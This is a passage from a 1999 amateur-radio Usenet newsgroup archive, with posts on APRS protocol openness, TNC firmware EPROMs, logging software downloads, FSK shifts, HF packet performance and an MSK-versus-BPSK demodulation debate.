>be infered from the software either.
>
>If its all open now and the implentations have been opened up so they can be
>implemented on other than a Windows based PC (and Mac and DOS) then I
>certainly welcome it.
>
>We have too many closed systems in what should be just a hobby where surely
>the best chance of learning something is where it doesn't just involve a
>'black box' (hardware or software!!)

The answers that Steve and others have posted are generally accurate, but the terminology has been a bit off. Here's an attempt to clarify.

The APRS Working Group Charter says that "the on-air [APRS] protocols themselves should be open to general amateur radio development and not be restricted by copyright." That means that anyone can develop products that use the APRS on-air protocols without getting anyone's permission. The goal of the Protocol Specification is to make it easier for folks to do that.

However, each author (including Bob Bruninga) retains ownership of the code, documentation, and other materials which he created, and it's up to him to decide whether, when, and how to allow others to use them. Bob also owns the "APRS" trademark, which means that you can't use "APRS" in a product name without his permission.

One goal of the Working Group is to create a verification test suite and a certification process that will allow qualified products to refer to themselves as "APRS Certified." It may be awhile before all the pieces are in place (the Specification is just the first step), but we're working on it.

Hope this helps.

John Ackermann N8UR (jra@febo.com)
Administrative Chair, APRS Working Group

5386. [Fwd: DIGITAL PERFORMER INSTRUCTION NEDDED]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: stomp@wenet.net
Message-ID: <384DB7A7.73EE1B3D@wenet.net>
Source record: 15194

I am looking for serious, in-depth teaching on all aspects of Digital Performer with the 2408 interface. San Francsico area only. If anyone can offer a recommendation that would be greatly appreciated as well. Thank you. 415 554.0539

5387. WTB Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-07 00:00:00 UTC
From: Gary D Elliott <k7ox@pipeline.com>
Message-ID: <82kgk7$7ep$1@nntp6.atl.mindspring.net>
Source record: 15195

Looking for a clean KAM Kantronics all mode (older model biege in color)
with HF and VHF cables. Please state software version and price. Thanks

73 Gary

k7ox@pipeline.com

5388. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: Barry G <barryg@camtech.net.au>
Message-ID: <GCr34.535$_H3.1227@ozemail.com.au>
Source record: 14999

Rob <NoEmail@NoWay.com> wrote in message
news:r9V24.196390$5r2.469393@tor-nn1.netcom.ca...
> Hi Jeff,
>
> Try Logger. It is great! As it names suggests it has a logging program,
> but it also has a great terminal program and PSK31 support (all you need
is
> a sound card as a modem for PSK31)
>
> Best of all -- Logger is freeware. GOTO www.itis.net
Then where,???????????????? theere is nothing about logger there according
to their search.

5389. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <384E63FF.27774C1E@IEEE.org>
Source record: 15000

```
Barry G wrote:
>
> Rob <NoEmail@NoWay.com> wrote in message
> news:r9V24.196390$5r2.469393@tor-nn1.netcom.ca...
> > Hi Jeff,
> >
> > Try Logger. It is great! As it names suggests it has a logging program,
> > but it also has a great terminal program and PSK31 support (all you need
> is
> > a sound card as a modem for PSK31)
> >
> > Best of all -- Logger is freeware. GOTO www.itis.net
> Then where,???????????????? theere is nothing about logger there according
> to their search.

I found it at: http://www.chroniclenetworks.com/~dwm/Logger.htm
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca
```

5390. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <yku34.196762$5r2.480551@tor-nn1.netcom.ca>
Source record: 15001

Yes, it is at www.itis.net But I didn't give you full URL. Sorry.

Here is full URL to the download page for Logger:

http://www.itis.net/golist/download.htm

73's
Rob

"Barry G" <barryg@camtech.net.au> wrote in message
news:GCr34.535$_H3.1227@ozemail.com.au...
>
> Rob <NoEmail@NoWay.com> wrote in message
> news:r9V24.196390$5r2.469393@tor-nn1.netcom.ca...
> > Hi Jeff,
> >
> > Try Logger. It is great! As it names suggests it has a logging
program,
> > but it also has a great terminal program and PSK31 support (all you need
> is
> > a sound card as a modem for PSK31)
> >
> > Best of all -- Logger is freeware. GOTO www.itis.net
> Then where,???????????????? theere is nothing about logger there according
> to their search.
>
>
>

5391. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Elv34.196771$5r2.480736@tor-nn1.netcom.ca>
Source record: 15002

Actually, the program is called OH2GI's HAM System. The file name is JUKARTTY.ZIP. Like WF1B, it is a DOS RTTY contesting program.

The current version for OH2GI's HAM SYSTEM is 6.4b.

The program not only supports KAM's host mode for using both the HF and VHF ports BUT ALSO supports some of the AEA multimode controllers having dual ports!

Here is a list of supported TNC's:

Kantronics KAM V5.0 and up in HOST mode

Kantronics KAM below V5.0 in terminal mode

AEA PK- 232MBX

AEA PK-900 in dual-port mode

AEA DSP-2232 in dual-port mode

AEA DSP-232

MFJ-1278

SCS PTC-II

DSP-Sound Card modems RITTY and BITTY by K6STI

Beta version of BTL-TSR

The system allows simultaneous operation of up to two HF radios and one VHF radio in a Two-TNC configuration provided one TNC is a KAM in Host mode or AEA PK-900 or AEA DSP-2232 in Dual-port mode.

The system allows simultaneous operation of up to two HF radios or one HF radio and one VHF radio in a Two-TNC configuration.

Single TNC is supported for HF and/or VHF.

You can obtain OH2GI Ham System (sometimes called JUKARTTY) at http://www.kolumbus.fi/jukka.kallio/

73's

Rob

"Mike Wiley" <wb5gmk@flash.net> wrote in message news:8Gi14.4803$0p4.532902@news.flash.net...
> Back to you original question, look at jukartty it does dual port kam

looks
> similar to RTTY by WF1B and is DOS based and is intended to be a rtty
> contest program.
> I haven't tried it but found it on N1RCT's web collection.
> JDY18 <jdy18@aol.com> wrote in message
> news:19991129165920.12949.00001386@ng-cn1.aol.com...
> > I have been looking for an RTTY logging/contest program to use with my
> Kam+.
> > Please have suggested either WF1B software or else WriteLog. I have
> checked
> > with the people who do both these programs and they confirm that neither
> one
> > will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
> > Question - is there some other program out there that will do all of
this
> or am
> > I missing something here that other people have already figured out?
> >
> > 73 de Jay, W2KD
>
>

5392. I need a free/shareware cloning programme to AR8200

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: Agabus <agabus@hotmail.com>
Message-ID: <82m3m5$1mqa$1@news.cybercity.dk>
Source record: 15003
Cross-posted to: alt.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.scanner

Does anybody know where to get hold of a free/shareware cloning programme to the AR8200.

I want to be able to change my Fq BANKS and SEARCH in my AR8200 via my computer.

/AgaBus

5393. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <82kf4c$1k5$1@newsfeed.minn.net>
Source record: 15196

In article <384D2E34.F21E4A72@IEEE.org>, W6RCecilA <Cecil.A.Moore@IEEE.org> wrote:
>Randall R. Gawtry. wrote:
>> If you use the FSK generator in your transceiver,
>> it is probably restricted to one shift frequency in the vincinity of 170 Hz.
>
>My IC-706 has selectable shifts of 170, 200, and 425.

I knew I would learn something if I pursued this thread! Cecil, your post prompted me to check my IC-756 manual and it also has selectable shifts of 170, 200, and 425 Hz. There is no good reason any fairly new radio (with DSS) should not have a choice of shifts. The older radios with PLL synthesizers or mixed crystal oscillators may not. The important point is to READ YOUR OPERATING MANUAL! (How many times have I told others to do exactly that? - pardon me while I wipe a little egg off my face).

Thanks, Cecil, for helping correct still another bit of misinformation.

Randy Gawtry, K0CBH
Timewave Technology Inc.

5394. FA: Garmin 12 - Great for APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: Willie Peloquin <wpeloqui@ismi.net>
Message-ID: <82m6nf$h8r$1@nnrp1.deja.com>
Source record: 15197

Great for APRS!

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=213520388

--
Willie Peloquin
Senior Software Engineer - Contract
http://www.ismi.net/~wpeloqui

Sent via Deja.com http://www.deja.com/
Before you buy.

5395. PC <-> IC-PCR1000 serial port protocol for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-08 00:00:00 UTC
From: Yuri <Use-Author-Address-Header@[127.1]>
Message-ID: <2.07b4.WXY1.FMF1I6@rya.spb.ru>
Source record: 15198
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,alt.radio.digital,rec.radio.amateur.equipment

Hello forum,

I am radio fan and program investigator.
I have extracted full control protocol for handling
IC-PCR1000 digital receiver (via RS-232 or COM).
It makes possible to write your own software (using any program language)
with more flexible features,(handling many receivers from one PC,quck scanning
over known frequencies lists,etc.).

Please email by d673091@yahoo.com for prices and demo.

5396. AEA PK-88 Help Needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: jrerlewe@techsrv1.tech.mtu.edu
Message-ID: <slrn84vluq.t1s.jrerlewe@techsrv1.tech.mtu.edu>
Source record: 15004

Hi everyone,
I have an AEA PK-88.
About 4 years ago, it stopped responding. Power was applied and nothing would happen but the power light coming on.
I replaced the Main firmware chip. AEA had sent me an update to the old one and I put the old one back in. It worked fine for another 3 years. Recently it's stopped responding again, and neither chip works. I'm wondering if they are somehow getting damaged by static.

In any case, does anyone know where I can get a replacement firmware for the PK-88? New or old, I just want to see it working again-
THanks,
Joe

Joseph R. Erlewein, N8OUZ -- http://www.qsl.net/n8ouz
Proud Member HCCA, Hancock Chapter

5397. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <82omim$24e$1@nntp1.atl.mindspring.net>
Source record: 15005

Cecil:

My FT1000 has selectable FSK shifts of 170, 425, and 850.

Dang that now dead AEA and that stupid 200 Hz packet shift stuff! Heh, heh.

Whoever first came up with the idea of putting the TNC2 derived packet "202" modem physical layer technology on HF should have been shot! Or at least sent to hell for the time it has taken to retransmit all of those poor lost packets over the years!

What a waste of years, energy and spectrum! I'm glad we are now starting to get somewhere with bandwidth efficient and robust digital techonolgy on HF.

Peter AB4BC

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message news:384D2E34.F21E4A72@IEEE.org...
> Randall R. Gawtry. wrote:
> > If you use the FSK generator in your transceiver,
> > it is probably restricted to one shift frequency in the vincinity of 170 Hz.
>
> My IC-706 has selectable shifts of 170, 200, and 425.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5398. Re: AEA PK-88 Help Needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <384FFBBF.691B76AD@IEEE.org>
Source record: 15006

Joseph R. Erlewein wrote:
> I have an AEA PK-88.
> About 4 years ago, it stopped responding. Power was applied and nothing
> would happen but the power light coming on.
> I replaced the Main firmware chip. AEA had sent me an update to the old
> one and I put the old one back in. It worked fine for another 3 years.
> Recently it's stopped responding again, and neither chip works. I'm
> wondering if they are somehow getting damaged by static.

What leads you to believe that your two failures have the same cause?
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5399. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <384FFADB.BE31A574@IEEE.org>
Source record: 15007

Peter O. Brackett wrote:
> What a waste of years, energy and spectrum! I'm glad we are now starting to
> get somewhere with bandwidth efficient and robust digital techonolgy on HF.

My next project after recovering from the flu is to get PACTOR II running.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5400. Icom IC-PCR1000 RS-232 control protocol for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: Investigator <Use-Author-Address-Header@[127.1]>
Message-ID: <gpow887635.gs9244.nssDrt@$yahoo.com>
Source record: 15008
Cross-posted to: alt.radio.digital,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Hello forum,

I am radio fan and program investigator.
I have extracted full control protocol for handling
IC-PCR1000 digital receiver via RS-232 or COM.
It makes possible to write your own software (using any program language)
with more flexible features,(handling many receivers from one PC,quck scanning
over known frequencies lists,etc.).

Please email me to: d673091@yahoo.com for prices and demo.

Y.F.

5401. Re: AEA PK-88 Help Needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: jrerlewe@techsrv1.tech.mtu.edu
Message-ID: <slrn8506ji.7ui.jrerlewe@techsrv1.tech.mtu.edu>
Source record: 15009

```
======> <Cecil.A.Moore@IEEE.org> W6RCecilA wrote:
# Joseph R. Erlewein wrote:
#
# What leads you to believe that your two failures have the same cause?
# --
# 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

Well, my friend has a working 88 and neither of my chips work in his...
And his works in mine, so I'm placing my bets on the bad chips...
other than those problems, i love this TNC. :)

--

------------------------------------------------------------------
Joseph R. Erlewein, N8OUZ -- http://www.qsl.net/n8ouz
Proud Member HCCA, Hancock Chapter
------------------------------------------------------------------
```

5402. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <82pb7s$t7c$1@nntp9.atl.mindspring.net>
Source record: 15010

Get well soon my friend.

Peter AB4BC

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:384FFADB.BE31A574@IEEE.org...
> Peter O. Brackett wrote:
> > What a waste of years, energy and spectrum! I'm glad we are now
starting to
> > get somewhere with bandwidth efficient and robust digital techonolgy on
HF.
>
> My next project after recovering from the flu is to get PACTOR II running.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5403. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-09 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <69_34.197175$5r2.490802@tor-nn1.netcom.ca>
Source record: 15011

I agree that 300 baud HF packet is very poor. Very slow, many retries and poor throughput.

The new digital mode Q15X25 is an ideal replacement for HF 300 baud packet.

Q15X25 uses 15 tones, has higher throughput and has a narrow bandwidth. It also appears very robust.

So far, you can only run Q15X25 on an EVM DSP unit. Maybe one day someone will port it to work under windows with a sound card. Or maybe some of the commercial TNC's manufacturers will include it in their firmware.

We can only hope!

You can find details on Q15X25 on KC7WW web site.

73'

Rob

"Peter O. Brackett" <ab4bc@ix.netcom.com> wrote in message news:82omim$24e$1@nntp1.atl.mindspring.net...
> Cecil:
>
> My FT1000 has selectable FSK shifts of 170, 425, and 850.
>
> Dang that now dead AEA and that stupid 200 Hz packet shift stuff! Heh, heh.
>
> Whoever first came up with the idea of putting the TNC2 derived packet "202"
> modem physical layer technology on HF should have been shot! Or at least
> sent to hell for the time it has taken to retransmit all of those poor lost
> packets over the years!
>
> What a waste of years, energy and spectrum! I'm glad we are now starting to
> get somewhere with bandwidth efficient and robust digital techonolgy on HF.
>
> Peter AB4BC
>
> W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
> news:384D2E34.F21E4A72@IEEE.org...
> > Randall R. Gawtry. wrote:
> > > If you use the FSK generator in your transceiver,

> > > it is probably restricted to one shift frequency in the vincinity of
170
> Hz.
> >
> > My IC-706 has selectable shifts of 170, 200, and 425.
> > --
> > 73, Cecil, W6RCA http://www.mindspring.com/~w6rca
>
>

5404. Re: AEA PK-88 Help Needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-10 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <82ph1ibjn1@newsfeed.minn.net>
Source record: 15012

In article <slrn84vluq.t1s.jrerlewe@techsrv1.tech.mtu.edu>, jrerlewe@mtu.edu wrote:
>
>Hi everyone,
>I have an AEA PK-88.
>About 4 years ago, it stopped responding. Power was applied and nothing
>would happen but the power light coming on.
>I replaced the Main firmware chip. AEA had sent me an update to the old
>one and I put the old one back in. It worked fine for another 3 years.
>Recently it's stopped responding again, and neither chip works. I'm
>wondering if they are somehow getting damaged by static.
>
>In any case, does anyone know where I can get a replacement firmware for
>the PK-88? New or old, I just want to see it working again-
>THanks,
>Joe
>
>--
>Joseph R. Erlewein, N8OUZ -- http://www.qsl.net/n8ouz
> Proud Member HCCA, Hancock Chapter
>--

Joe,
Timewave can supply replacement firmware for your PK-88 and other products
manufactured by the the former Advanced Electronics Applications, Inc. of
Lynnwood, WA. We purchased their data products line in April,1997.
Timewave has tech support, repair, upgrades, and accessories for most of the
their data products.

You can contact Timewave in several ways:

www.timewave.com

sales@timewave.com

651-222-4858 (voice)

FAX 651-222-4861

Timewave Technology Inc.
58 E. Plato Blvd.
St. Paul, MN 55107-1827 USA

Give us a call - we'll get you back on the air!

Thank you,
Randy Gawtry, K0CBH
Timewave Technology Inc.

5405. Re: AEA PK-88 Help Needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-10 00:00:00 UTC
From: jrerlewe@techsrv1.tech.mtu.edu
Message-ID: <slrn850psr.dob.jrerlewe@techsrv1.tech.mtu.edu>
Source record: 15013

Thanks, I'll visit the website tomorrow.
I am anxious to get it working, the club I belong to has two of these and
they work well, as mine has for a long time. :)

Joe

======> <rgawtry@timewave.com> Randall R. Gawtry. wrote:
Joe,
Timewave can supply replacement firmware for your PK-88 and other products
manufactured by the the former Advanced Electronics Applications, Inc. of
Lynnwood, WA. We purchased their data products line in April,1997.
Timewave has tech support, repair, upgrades, and accessories for most of the
their data products.
#
You can contact Timewave in several ways:
#
www.timewave.com
#
sales@timewave.com
#
651-222-4858 (voice)
#
FAX 651-222-4861
#
Timewave Technology Inc.
58 E. Plato Blvd.
St. Paul, MN 55107-1827 USA
#
Give us a call - we'll get you back on the air!
#
Thank you,
Randy Gawtry, K0CBH
Timewave Technology Inc.
#

--

Joseph R. Erlewein, N8OUZ -- http://www.qsl.net/n8ouz
Proud Member HCCA, Hancock Chapter

5406. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-10 00:00:00 UTC
From: "George T. Baker" <w5yr@worldnet.att.net>
Message-ID: <3851C96F.1B9D15A3@worldnet.att.net>
Source record: 15014

Peter, I was one of the "packet pioneers" in the North Texas area
starting back in 1985 as a founding member of the Texas Packet Radio
Society. I wrote and supported the TNC64 packet terminal program for TPRS
to fund the initial stages of the TexNet packet network. I was very
enthusiastic about packet, as all that might suggest, and very active on
two-meter packet.

Then, I heard my first HF packet signal on 20 meters. Thirty minutes
later I still had not copied a single packet due to retransmissions,
NAKS, etc.!

That was the beginning and end of my HF packet experience.

I cannot imagine a digital mode less suited for HF use than packet!
"Bother!" as Pooh Bear says.

72/73, George
Fairview, TX 30 mi NE Dallas in Collin county
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
R/C since 1964 - AMA 98452 RVing since 1972

"Peter O. Brackett" wrote:
>
> Cecil:
>
> My FT1000 has selectable FSK shifts of 170, 425, and 850.
>
> Dang that now dead AEA and that stupid 200 Hz packet shift stuff! Heh, heh.
>
> Whoever first came up with the idea of putting the TNC2 derived packet "202"
> modem physical layer technology on HF should have been shot! Or at least
> sent to hell for the time it has taken to retransmit all of those poor lost
> packets over the years!
>
> What a waste of years, energy and spectrum! I'm glad we are now starting to
> get somewhere with bandwidth efficient and robust digital techonolgy on HF.
>
> Peter AB4BC

5407. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <3+dROELMcMAiMtUO+ohK18L1+r0A@4ax.com>
Source record: 15015

On Sun, 28 Nov 1999 23:17:28 +0100, Nico Palermo <nicopal@microtelecom.it> wrote:
>Gary Coffman wrote:
>
>> There is a 3 dB penalty between MSK and BPSK because the Hamming
>> distance is twice as large for BPSK as for MSK, ie there's only a 90 degree
>> bit to bit phase shift with MSK while BPSK has a 180 degree bit to bit shift.
>> This gives a bigger decision space for BPSK, and hence the difference in
>> channel performance. That assumes coherent detection. If MSK is decoded
>> incoherently, then the disadvantage for MSK is 6 dB. We agree on that.
>
>Sorry, but there is no penalty between them, nor I'm confusing apples
>with oranges.
>MSK is a CPFSK (continuous phase FSK) signal and it is a modulation with
>MEMORY!
>MSK phase transitions can be represented in a trellis diagram with four
>states (0, 90, 180 and 270 degrees). A Viterbi decoder demodulates them
>optimally, with no penalty over BPSK.
>This happens just because MSK Hamming distance is the same of BPSK when
>modulator's memory is taken into account.

Sorry, that doesn't make any sense. In MSK, a transition is encoded as a
90 degree phase shift. So the decision is "did a 90 degree shift occur or
not?" That's what the demodulator has to decide. There is no coding which
could lead to a decision trellis (unless you supply a baseband coding,
of course, which is a separate issue from demodulation).

With BPSK, the phase shift to be detected is 180 degrees, twice that of
MSK. Assuming linearity in the demodulator, that yields a 3 dB detection
advantage.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5408. ROM CHIP NEEDED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: B&R Rose <rrose@rnet.com>
Message-ID: <%et44.247$W2.51022@typ11.nn.bcandid.com>
Source record: 15016

I am in need of a Rom Chip with Mailbox for a MFJ-1274 TNC. If you have one or know where I can get one please send Details.Thanks. Ron-AA9GL

5409. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <82tkr70jq4@enews3.newsguy.com>
Source record: 15017

George T. Baker <w5yr@worldnet.att.net> wrote in message
news:3851C96F.1B9D15A3@worldnet.att.net...
>
> Then, I heard my first HF packet signal on 20 meters. Thirty minutes
> later I still had not copied a single packet due to retransmissions,
> NAKS, etc.!
>
> That was the beginning and end of my HF packet experience.

Sounds like you were not tuned in properly. Hams who are used to 2-meter
packet and then try out HF packet are always amazed at how much more
critical the tuning is on HF. New guys especially should forget "tuning by
ear", because on HF packet it is so unrewarding.

>
> I cannot imagine a digital mode less suited for HF use than packet!
> "Bother!" as Pooh Bear says.

It's amazing how has been done with HF packet by knowledgeable operators,
but in a general sense of course you are right. The newer stuff is better...
I can't say I'm surprised about that. Not much call for new stuff that's
worse, I suppose.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5410. Re: ROM CHIP NEEDED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <K%t44.197409$5r2.493505@tor-nn1.netcom.ca>
Source record: 15018

Hi Ron,

If you want the firmware designed by MFJ, you may have to order an EPROM from MFJ.

But I believe that the MFJ-1274 is a TNC2 packet modem clone. (You may want to confirm this with MFJ). If so, you can use any firmware designed for the TNC2. There is lots of software around.

You can use firmware developed by TAPR or NORD<>LINK. The TAPR web site is www.tapr.org. The NORD<>LINK web site us www.nordlink.org

At both web site you can obtain the EPROM images and burn your EPROM. If you or one of your local HAMS do not have easy access to a EPROM burner, I believe that TAPR will sell you an EPROM with the latest firmware. I am not sure about NORD<>LINK.

I can't tell you which is the best firmware -- that by MFJ, TAPR or NORD<>LINK. They all look pretty good and I believe that they all have internal Personal mailboxes.

If you want to use your TNC as a node (with level 3 routing), I suggest you obtain an EPROM from Buck Rogers with X1J4 Net node firmware.

There are some HAMS that do burn EPROMS for a nominal fee such as Buck Rogers at http://www.packetradio.com He does burn EPROMs with a X1J4 Net firmware. He might be able to burn other EPROMS for you as well.

I hope this helps

73's
Rob

"B&R Rose" <rrose@rnet.com> wrote in message
news:%et44.247$W2.51022@typ11.nn.bcandid.com...
> I am in need of a Rom Chip with Mailbox for a MFJ-1274 TNC. If you have
one
> or know where I can get one please send Details.Thanks. Ron-AA9GL
>
>

5411. Re: ROM CHIP NEEDED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn854ub3.cof.nielsen@bob.localnet>
Source record: 15019

On Sat, 11 Dec 1999 10:19:45 -0500, Rob wrote:
>Hi Ron,
>
>If you want the firmware designed by MFJ, you may have to order an EPROM
>from MFJ.
>
>But I believe that the MFJ-1274 is a TNC2 packet modem clone. (You may want
>to confirm this with MFJ). If so, you can use any firmware designed for the
>TNC2. There is lots of software around.

The MFJ 1274 is essentially a TNC2 with a tuning indicator (for HF) added.

>You can use firmware developed by TAPR or NORD<>LINK. The TAPR web site is
>www.tapr.org. The NORD<>LINK web site us www.nordlink.org
>
>At both web site you can obtain the EPROM images and burn your EPROM. If
>you or one of your local HAMS do not have easy access to a EPROM burner, I
>believe that TAPR will sell you an EPROM with the latest firmware. I am not
>sure about NORD<>LINK.

Nord><Link's TF firmware is an enhanced clone of the WA8DED firmware.
TAPR sells WA8DED EPROMs.

>
>I can't tell you which is the best firmware -- that by MFJ, TAPR or
>NORD<>LINK. They all look pretty good and I believe that they all have
>internal Personal mailboxes.

The TAPR and Nord><Link firmware do not contain personal mailboxes. In
addition to the MFJ eproms, you can use a Paccomm eprom in any TNC-2
clone. These contain personal mailboxes (www.paccomm.com).

>
>If you want to use your TNC as a node (with level 3 routing), I suggest you
>obtain an EPROM from Buck Rogers with X1J4 Net node firmware.
>
>There are some HAMS that do burn EPROMS for a nominal fee such as Buck
>Rogers at http://www.packetradio.com He does burn EPROMs with a X1J4 Net
>firmware. He might be able to burn other EPROMS for you as well.
>
>I hope this helps
>
>73's
>Rob
>
>"B&R Rose" <rrose@rnet.com> wrote in message

>news:%et44.247$W2.51022@typ11.nn.bcandid.com...
>> I am in need of a Rom Chip with Mailbox for a MFJ-1274 TNC. If you have
>one
>> or know where I can get one please send Details.Thanks. Ron-AA9GL
>>
>>
>
>

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5412. Re: ROM CHIP NEEDED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <Bxu44.414$W2.57668@typ11.nn.bcandid.com>
Source record: 15020

The MFJ 127x and TAPR TNC2 code is written by Howie Goldstein. He owns the code and licenses it to TAPR and MFJ so there is not much difference between the two.

MFJ owns the HF portion of the code on the 1278 and 1276 (Pactor)

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob wrote in message ...
>Hi Ron,
>
>If you want the firmware designed by MFJ, you may have to order an EPROM
>from MFJ.
>
>But I believe that the MFJ-1274 is a TNC2 packet modem clone. (You may
want
>to confirm this with MFJ). If so, you can use any firmware designed for
the
>TNC2. There is lots of software around.
>
>You can use firmware developed by TAPR or NORD<>LINK. The TAPR web site is
>www.tapr.org. The NORD<>LINK web site us www.nordlink.org
>
>At both web site you can obtain the EPROM images and burn your EPROM. If
>you or one of your local HAMS do not have easy access to a EPROM burner, I
>believe that TAPR will sell you an EPROM with the latest firmware. I am
not
>sure about NORD<>LINK.
>
>I can't tell you which is the best firmware -- that by MFJ, TAPR or
>NORD<>LINK. They all look pretty good and I believe that they all have
>internal Personal mailboxes.
>
>If you want to use your TNC as a node (with level 3 routing), I suggest you
>obtain an EPROM from Buck Rogers with X1J4 Net node firmware.
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>There are some HAMS that do burn EPROMS for a nominal fee such as Buck
>Rogers at http://www.packetradio.com He does burn EPROMs with a X1J4 Net
>firmware. He might be able to burn other EPROMS for you as well.
>
>I hope this helps
>

>73's
>Rob
>
>"B&R Rose" <rrose@rnet.com> wrote in message
>news:%et44.247$W2.51022@typ11.nn.bcandid.com...
>> I am in need of a Rom Chip with Mailbox for a MFJ-1274 TNC. If you have
>one
>> or know where I can get one please send Details.Thanks. Ron-AA9GL
>>
>>
>
>

5413. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Nico Palermo <nicopal@microtelecom.it>
Message-ID: <38529F40.1ED9848D@microtelecom.it>
Source record: 15021

Gary Coffman wrote:
>
> On Sun, 28 Nov 1999 23:17:28 +0100, Nico Palermo <nicopal@microtelecom.it> wrote:
> >Gary Coffman wrote:
> >
> >> There is a 3 dB penalty between MSK and BPSK because the Hamming
> >> distance is twice as large for BPSK as for MSK, ie there's only a 90 degree
> >> bit to bit phase shift with MSK while BPSK has a 180 degree bit to bit shift.
> >> This gives a bigger decision space for BPSK, and hence the difference in
> >> channel performance. That assumes coherent detection. If MSK is decoded
> >> incoherently, then the disadvantage for MSK is 6 dB. We agree on that.
> >
> >Sorry, but there is no penalty between them, nor I'm confusing apples
> >with oranges.
> >MSK is a CPFSK (continuous phase FSK) signal and it is a modulation with
> >MEMORY!
> >MSK phase transitions can be represented in a trellis diagram with four
> >states (0, 90, 180 and 270 degrees). A Viterbi decoder demodulates them
> >optimally, with no penalty over BPSK.
> >This happens just because MSK Hamming distance is the same of BPSK when
> >modulator's memory is taken into account.
>
> Sorry, that doesn't make any sense. In MSK, a transition is encoded as a
> 90 degree phase shift. So the decision is "did a 90 degree shift occur or
> not?" That's what the demodulator has to decide. There is no coding which
> could lead to a decision trellis (unless you supply a baseband coding,
> of course, which is a separate issue from demodulation).
>
> With BPSK, the phase shift to be detected is 180 degrees, twice that of
> MSK. Assuming linearity in the demodulator, that yields a 3 dB detection
> advantage.

